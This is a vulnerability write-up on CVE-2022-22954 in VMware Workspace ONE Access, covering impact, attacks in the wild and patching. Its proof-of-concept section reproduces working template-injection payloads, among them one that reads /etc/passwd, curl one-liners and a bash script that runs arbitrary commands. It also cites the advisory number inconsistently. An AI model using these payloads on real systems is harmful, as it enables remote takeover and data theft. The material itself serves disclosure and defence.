Server-Side Template Injection Remote Code Execution Vulnerability

(CVE-2022-22954)

Executive Summary

CVE-2022-22954 is a relatively simple host header manipulation vulnerability. Motivated attackers do not dedicate too much time to exploit this vulnerability. A quick search on Shodan.io for the effected VMware applications returns a pretty low count of organizations that expose them to the internet.

The impact of server-side template injection vulnerabilities is generally critical, resulting in remote code execution by taking full control of the back-end server. Even without the code execution, the attacker may be able to read sensitive data on the server.

According to cybersecurity intelligence firm Bad Packets detecting attempts to exploit the vulnerability, threat actors are actively scanning for vulnerable hosts. Active attacks have been discovered and proof-of-concept codes have been released by some researchers on Github and twitter.

VMware released relevant patches and instructions to mitigate the vulnerability on their Workspace ONE Access and Identity Manager installations, without waiting for a regular patch cycle to occur. The widespread use of VMWare identity access management combined with the unfettered remote access this attack cause devastating breaches across industries. Anyone using VMWare's identity access management should immediately apply the patches VMWare has released.

Introduction

VMware published VMSA-2022-0011, which detailed multiple security vulnerabilities on 06th April 2022. CVE-2022-22954 reported by Steven Seeley of Qihoo 360 Vulnerability Research Institute is the most severe of them.

CVE-2022-22954 is a critical remote code execution vulnerability and affects VMware's Workspace ONE Access and Identity Manager Solutions due to server-side template injection flaw. VMware has evaluated the severity of this issue as Critical with a maximum CVSSv3 base score of 9.8. Furthermore, VMware has confirmed that exploitation has occurred in the wild.

The purpose of this document is to provide information and raise awareness of root causes, exploitation and mitigation methods of aforementioned vulnerability.

Explanation of the vulnerability with its impact


The vulnerability stems from a server-side template injection flaw and successful exploitation allows a malicious actor with network access to the web interface to execute an arbitrary shell command as the VMware user by triggering a server-side template injection.

Attacks can be can be achieved remotely with little trouble and no special privileges, and a successful exploit can cause crucial damage, including complete threats to system and service availability. As exploits have already been observed, they are likely to continue.

CVE-2022-22954 could also leave an organization running VMware Workspace ONE vulnerable to remote execution of malicious commands on the hosting server, including using corporate servers and resources to mine cryptocurrency.

Proof of Concept (POC)

The first PoC whose payload of get request depicted below was published on GitHub by sherlocksecurity.



```
GET /catalog-portal/ui/oauth/verify?error=&deviceUdid=
%24%7b%22%66%72%65%65%6d%61%72%6b%65%72%2e%74%65%6d%70%6c%61%74%65%2e%75%74%69%6c%69%74%79%2e%4
5%78%65%63%75%74%65%22%3f%6e%65%77%28%29%28%22%63%61%74%20%2f%65%74%63%2f%70%61%73%73%77%64%22%
29%7d HTTP/1.1
[redacted]
Dnt: 1
If-None-Match: W/"2200-1629916808000"
If-Modified-Since: Wed, 25 Aug 2021 18:40:08 GMT
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/99.0.4844.84 Safari/537.36
Sec-Ch-Ua-Platform: "macOS"
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
[redacted]
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

The curl command below is also used to exploit the vulnerability.


```
curl -sk -X GET -H "Host: [redacted]"
"[redacted]=%24%7b%22%66%72%65%65%6d%61%72%6b%65%72%2e%74%65%6d%70%6
c%61%74%65%2e%75%74%69%6c%69%74%79%2e%45%78%65%63%75%74%65%22%3f%6e%
```

```
65%77%28%29%28%22%63%61%74%20%2f%65%74%63%2f%70%61%73%73%77%64%22%29
%7d"
```

Another Public proof-of-concept exploit code is available and fits in a tweet by the researchers “wvu” and “Udhaya Prakash”. Exploit for VMware Workspace ONE Access CVE-2022-22954;

```
curl -kv https://192.168.0.240/catalog-portal/ui/oauth/verify -H "Host: lol" -Gd error= --data-urlencode'deviceUdid=${"freemarker.template.utility.Execute"?new()("bash-c
{eval,$({echo,aWQ7dW5hbWUgLWE=}|{base64,-d})}")}'
```

Same researchers also published another PoC exploit code including Metasploit module exploiting CVE-2022-22954 in this page and a bash script below;



```
#!/bin/bash

set -euo pipefail
die () {
    echo >&2 "$@"
    exit 1
}

[ "$#" -eq 2 ] || die "Usage: $0 <target> <cmd>"

# Encode the CMD as Base64 to avoid spaces
ENCODED_CMD=$(echo "echo XYZ;$2;echo ZYX" | base64 -w0)

# Build the argument string based on Will Vu's public PoC
ARGS='deviceUdid=${"freemarker.template.utility.Execute"?new()("bash -c
{eval,$({echo,'$(echo $ENCODED_CMD)'}|{base64,-d})}")}'

# Get the curl response
OUT=$(curl -sk https://$1/catalog-portal/ui/oauth/verify -H "Host: anything" -Gd
error= --data-urlencode "$ARGS")

# Pull out the command result
echo $OUT | grep 'XYZ.*ZYX' | sed -re 's/.*XYZ\\n(.*)\\nZYX.*/\1/' -e 's/\\n/\n/g'
```

Exploitation Status

In accordance with the information from the latest Cybersecurity Advisory, CVE-2022-22954 and CVE-2022-22960 can be chained together to gain control of the full system.

According the reports provided by some of the victims, adversaries first exploited CVE-2022-22954 to run an arbitrary shell command and then leveraged the second VMware flaw (CVE-2022-22960) in the exploit chain for privilege escalation. After gaining root access, attackers were able to wipe logs, escalate permissions, and move laterally to get more control over the compromised system and other systems.

Moreover, cybersecurity researchers observed another incident with the abuse of CVE-2022-22954 in the way of further spreading a malicious Dingo J-spy webshell.

Threat Actors and Attack Campaigns

Looking at historical data, it appears that the IP addresses involved in ongoing Internet attacks targeting CVE-2022-22954 have also been behind other mass Internet scanning and exploit attempts, such as during Log4Shell. That may mean that they are part of a botnet or other organized threat group.

An Iranian-linked threat actor known as Rocket Kitten has been observed actively exploiting a recently patched VMware vulnerability to gain initial access and deploy the Core Impact penetration testing tool on vulnerable systems.

A malicious actor exploiting this Remote Access Execution vulnerability potentially gains an unlimited attack surface. This means highest privileged access into any components of the virtualized host and guest environment. Attack chains exploiting the flaw involve the distribution of a PowerShell-based stager, which is then used to download a next-stage payload called PowerTrash Loader, in turn, injects the penetration testing tool, Core Impact, into memory for follow-on activities.




Image-1: Full Attack Chain from MORPHISEC

More information about other attack actors and attack campaigns can be found in Alert (AA22-138B) report published by CISA.

Mitigation Suggestions

All environments are different, have different tolerance for risk, and have different security controls and defense-in-depth to mitigate risk, so organizations must make their own decisions on how to proceed. However, given the severity of the vulnerability, immediate action is recommended.

To fully protect yourself and your organization against CVE-2022-22954 and CVE-2022-22960 exploitation, the affected VMware products should be promptly updated to the latest version. Also, to minimize the risks of related exploit chain attacks, organizations are recommended to remove the affected software versions from their systems.

If removing affected versions or updating to latest version is not possible, current versions should be patched immediately per the instructions in VMSA-2021-0011. There may be other protections available in your organization, depending on your security posture, defense-in-depth strategies, and configurations of virtual machines. All organizations must decide for themselves whether to rely on those protections.

Conclusion

CVE-2022-22954 is the most critical of the bunch and a relatively simple Host header manipulation vulnerability. Motivated attackers would not have a hard time developing an exploit for this vulnerability. The fact that exploit code is quite small and it is being actively exploited by sophisticated state actors makes this vulnerability a particularly risky one.

VMware encourage administrators to patch or mitigate it immediately, since the ramifications of this vulnerability are serious. VMWare customers should also review their VMware architecture to ensure the affected components are not accidentally published on the internet, which dramatically increases the exploitation risks.